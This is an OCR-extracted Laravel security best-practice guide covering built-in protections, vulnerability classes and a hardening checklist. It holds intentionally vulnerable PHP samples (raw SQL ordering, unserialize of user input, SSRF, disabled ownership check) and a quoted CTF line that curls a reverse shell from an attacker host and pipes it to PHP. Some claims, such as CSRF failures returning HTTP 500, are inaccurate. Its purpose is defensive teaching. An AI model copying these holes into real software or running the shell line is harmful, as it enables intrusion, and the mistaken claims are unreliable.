
LARAVEL

SECURITY BEST PRACTICE



DevSecOpsGuides.com

SUBJECTS

- What is laravel
- Laravel's built-in security features
  - CSRF
  - Password hashing
  - Cookies protection
  - Encryption
  - Session management
  - XSS Prevention
  - Sql Injection Prevention
- Security Issue
  - Server Side Template Injection
  - Sql Injection
  - XSS
  - Privilege Escalation
  - Insecure Deserialization
  - Insecure Logging
  - IDOR
  - SSRF
  - Mass Assignment
- Security Package
- Security Checklist

WHAT IS LARAVEL

Laravel is a web application framework with expressive, elegant syntax. We believe development must be an enjoyable and creative experience to be truly fulfilling. Laravel takes the pain out of development by easing common tasks used in many web projects

LARAVEL'S BUILT-IN SECURITY FEATURES

CSRF (cross-site request forgery) protection

Laravel uses the Form Classes Token Method (for short, CSRF token), which is enabled by default. You can see the token and a predefined CSRF filter embedded in the source code.

In the most simple terms, CSRF protection makes sure that each request actually comes for your app, not a potential XSS attack by a third party. If the CSRF filter detects a potentially threatening request, it returns the HTTP 500 error and denies access.

Password hashing

Laravel comes with a native hash mechanism based on Bcrypt and Argon2 (the latter of which is comprised of two variants, Argon2i and Argon2id, which you can read more about in Laravel Hashing documentation).

By using Laravel's built-in login (LoginController) and register (RegisterController) classes, you enable Bcrypt as the default method for saving user passwords, registration, and for the authentication process.

There are also other actions you can take to further build upon this out-of-the-box security feature, which we discuss later in this post.

Cookies protection

Laravel will also make sure your cookies are bullet-proof, provided that you create and enable an application key (also known as the encryption key).

Depending on the Laravel version you're working on, you'll either need to add the key to the app.php file in the config folder (versions 5 and above) or in your application.php file in the config directory (versions 3 and below).

Encryption

Laravel features an encrypter that leverages the OpenSSL library to provide AES-256 and AES-128 encryption. To make sure that no encrypted data can be modified by an unauthorized party, Laravel signs encrypted values using a Message Authentication Code (MAC).

Session management

Laravel's API allows you to access a whole array of databases and popular drivers, most prominently file (enabled by default in the config/session.php file), cookie, array, APC, Memcached, and Redis. The file driver is applied in Laravel by default as it's considered a lightweight and versatile option, fitting for many web applications.

XSS Prevention

During XSS attacks, the attacker enters JavaScript (usually into a form's text areas) into your website. Now, whenever new visitors will access the affected page of form, the script will be executed with malicious impact.

Sql Injection Prevention

Laravel's Eloquent ORM uses PDO binding that protects from SQL injections. This feature ensures that no client could modify the intent of the SQL queries.

Laravel provides other ways of talking to databases, such as raw SQL queries. Yet, Eloquent remains the most popular option. Learning how to use the ORM because it helps prevent SQL injection attacks caused by malicious SQL queries.

SECURITY ISSUE

Server Side Template Injection

Server-side template injection is when an attacker is able to use native template syntax to inject a malicious payload into a template, which is then executed server-side.

Template engines are designed to generate web pages by combining fixed templates with volatile data. Server-side template injection attacks can occur when user input is concatenated directly into a template, rather than passed in as data. This allows attackers to inject arbitrary template directives in order to manipulate the template engine, often enabling them to take complete control of the server. As the name suggests, server-side template injection payloads are delivered and evaluated server-side, potentially making them much more dangerous than a typical client-side template injection.

Server-side template injection vulnerabilities can expose websites to a variety of attacks depending on the template engine in question and how exactly the application uses it. In certain rare circumstances, these vulnerabilities pose no real security risk. However, most of the time, the impact of server-side template injection can be catastrophic.

At the severe end of the scale, an attacker can potentially achieve remote code execution, taking full control of the backend server and using it to perform other attacks on internal infrastructure.

Even in cases where full remote code execution is not possible, an attacker can often still use server-side template injection as the basis for numerous other attacks, potentially gaining read access to sensitive data and arbitrary files on the server.

```
greeting = getQueryParameter('greeting')
engine.render("Hello {{" + greeting + "}}", data)
http://vulnerable-website.com/?greeting=data.username
or
http://vulnerable-website.com/?username=${7*7}
```

Sql Injection

SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access.

In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

A successful SQL injection attack can result in unauthorized access to sensitive data, such as passwords, credit card details, or personal user information. Many high-profile data breaches in recent years have been the result of SQL injection attacks, leading to reputational damage and regulatory fines. In some cases, an attacker can obtain a persistent backdoor into an organization's systems, leading to a long-term compromise that can go unnoticed for an extended period.

```
$orderParam = $request->get('sort');
$events = $orderParam ? Event::query()->orderByRaw($orderParam)->get() :
Event::all();
```

XSS

Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application.

```
// Add A New Task
Route::post('/task', function (Request $request) {
$task = new Task;
$task->name = $request->name;
$task->save();
return redirect('/');
});
@foreach ($tasks as $task)
<td class="table-text">
<div>{{ $task->name }}</div>
</td>
```

Privilege Escalation

If project's docker compose or any section of project run as root then project vulnerable to privilege escalation.

for example in cronos writeup

Based off the name of the machine, and after not having much luck enumerating, let's focus on cron. Viewing /etc/crontab:

The last line seems interesting... seems like artisan is being executed by root. Let's look at the permissions of /var/www/laravel/artisan:

-rw-r—r—

We own the file, and are able to write to it.

Editing artisan:

<?php system('curl http://10.10.10.14/rev.php | php') ?>

This will download the php reverse shell from my host, and pipe it into php to execute.

Insecure Deserialization

Deserialization is the process of restoring this byte stream to a fully functional replica of the original object, in the exact state as when it was serialized. The website's logic can then interact with this deserialized object, just like it would with any other object.

Insecure deserialization is when user-controllable data is deserialized by a website. This potentially enables an attacker to manipulate serialized objects in order to pass harmful data into the application code. It is even possible to replace a serialized object with an object of an entirely different class.

Alarmingly, objects of any class that is available to the website will be deserialized and instantiated, regardless of which class was expected. For this reason, insecure deserialization is sometimes known as an "object injection" vulnerability.

An object of an unexpected class might cause an exception. By this time, however, the damage may already be done. Many deserialization-based attacks are completed before deserialization is finished.

This means that the deserialization process itself can initiate an attack, even if the website's own functionality does not directly interact with the malicious object. For this reason, websites whose logic is based on strongly typed languages can also be vulnerable to these techniques.

The impact of insecure deserialization can be very severe because it provides an entry point to a massively increased attack surface. It allows an attacker to reuse existing application code in harmful ways, resulting in numerous other vulnerabilities, often remote code execution.

```
if( isset($_GET['user']) ) {
// Deserialize the user input
$user = unserialize(base64_decode($_GET['user']));
echo 'Welcome back, ' , $user->name , '!<br />';
// Check if the user is admin
if ( $user->is_admin() ) {
echo 'You are admin!';
}
die;
}
```

Insecure Logging

The problem of insufficient logging and monitoring covers the entire IT infrastructure and not just the internet-facing web application—as does the solution. For that reason, we will not limit this discussion to just logging and monitoring web apps.

One of the primary problems is that there are so many logs—almost all contemporary systems generate their own logs. Log management thus becomes a major problem. By the time that all the different logs are gathered together and preferably collated, the sheer size of the data set becomes too large to effectively monitor manually.

if .env debug is true.

hide .env passwords in Laravel whoops output.

IDOR

Insecure direct object references (IDOR) are a type of access control vulnerability that arises when an application uses user-supplied input to access objects directly. The term IDOR was popularized by its appearance in the OWASP 2007 Top Ten. However, it is just one example of many access control implementation mistakes that can lead to access controls being circumvented. IDOR vulnerabilities are most commonly associated with horizontal privilege escalation, but they can also arise in relation to vertical privilege escalation.

An attacker might be able to perform horizontal and vertical privilege escalation by altering the user to one with additional privileges while bypassing access controls. Other possibilities include exploiting password leakage or modifying parameters once the attacker has landed in the user's accounts page, for example.

```
if(Auth::user()->role() != 'admin') {
$photo = Photo::with('user')->find($request->photo);
if($photo) {
// if this condition comment we can able fetch all user profile image
// if($photo user->id != Auth::id()) {
return redirect('/client/photos)->with('error', 'You do not have neccessary permissions to
access the page');
} */
}
}
```

SSRF

Server-side request forgery (also known as SSRF) is a web security vulnerability that allows an attacker to induce the server-side application to make HTTP requests to an arbitrary domain of the attacker's choosing.

In typical SSRF examples, the attacker might cause the server to make a connection back to itself, or to other web-based services within the organization's infrastructure, or to external third-party systems.

A successful SSRF attack can often result in unauthorized actions or access to data within the organization, either in the vulnerable application itself or on other back-end systems that the application can communicate with.

In some situations, the SSRF vulnerability might allow an attacker to perform arbitrary command execution.

An SSRF exploit that causes connections to external third-party systems might result in malicious onward attacks that appear to originate from the organization hosting the vulnerable application, leading to potential legal liabilities and reputational damage.

SSRF

In our above example, it is the function file_get_contents that opens the breach.

However, other functions (here PHP) can also be the source of the breach.

The most classics are:

file_get_contents()

fopen()

fread()

fsockopen()

curl_exec()

```php
<?php if (isset($_POST['url'])) {
$content = file_get_contents($_POST['url']);
$filename ='./images/'.rand().';img1.jpg';
file_put_contents($filename, $content);
echo $_POST['url']; $img = "<img src=\"".$filename."\"/>"; }
echo $img;
?>
```

Mass Assignment

Software frameworks sometime allow developers to automatically bind HTTP request parameters into program code variables or objects to make using that framework easier on developers.

This can sometimes cause harm. Attackers can sometimes use this methodology to create new parameters that the developer never intended which in turn creates or overwrites new variable or objects in program code that was not intended.

A convenient feature that allows us to create a model based on the form input without having to assign each value individually.

This feature should, however, be used carefully. A malicious user could alter the form on the client side and add a new input to it:

```
<input name="is_admin" value="1" />
```

Then, when the form is submitted, we attempt to create a new model using the following code:

```
Cat::create(Request::all())
```

SECURITY PACKAGE

- https://github.com/getspooky/Laravel-Mitnick

SECURITY CHECKLIST

- Keep Update Laravel
- Filter and Validate All Data
- Mass Assignment Precaution
- Invalidate Sessions When Required
- Store Passwords Using Strong Hashing Functions
- Use Laravel's built-in encryption
- Check Your SSL / TLS Configurations
- Rate Limit Requests to Prevent DDoS Attacks
- Log All The Things
- Send All Available Security Headers
- Have a Content Security Policy
- Monitor your application security
- Host on a secure server
- Always use the latest version of Laravel and PHP (keep updated)
- Update packages, modules, and plugins regularly
- Check Firewall settings
- Use HTTPS
- Backup your website regularly

RESOURCES

- portswigger.net/web-security
- cheatsheetseries.owasp.org
- asperbrothers.com
- cloudways.com
- laravel-news.com
- aglowiditsolutions.com
- blog.haao.sh
- blog.truesec.com
- immuniweb.com
- github.com/appelsiini/vulnerable-laravel-app
- 2hatslogic.com
- ctf-wiki.github.io
- vaadata.com
- morioh.com/p/28504689f3bc
- devsecopsguides.com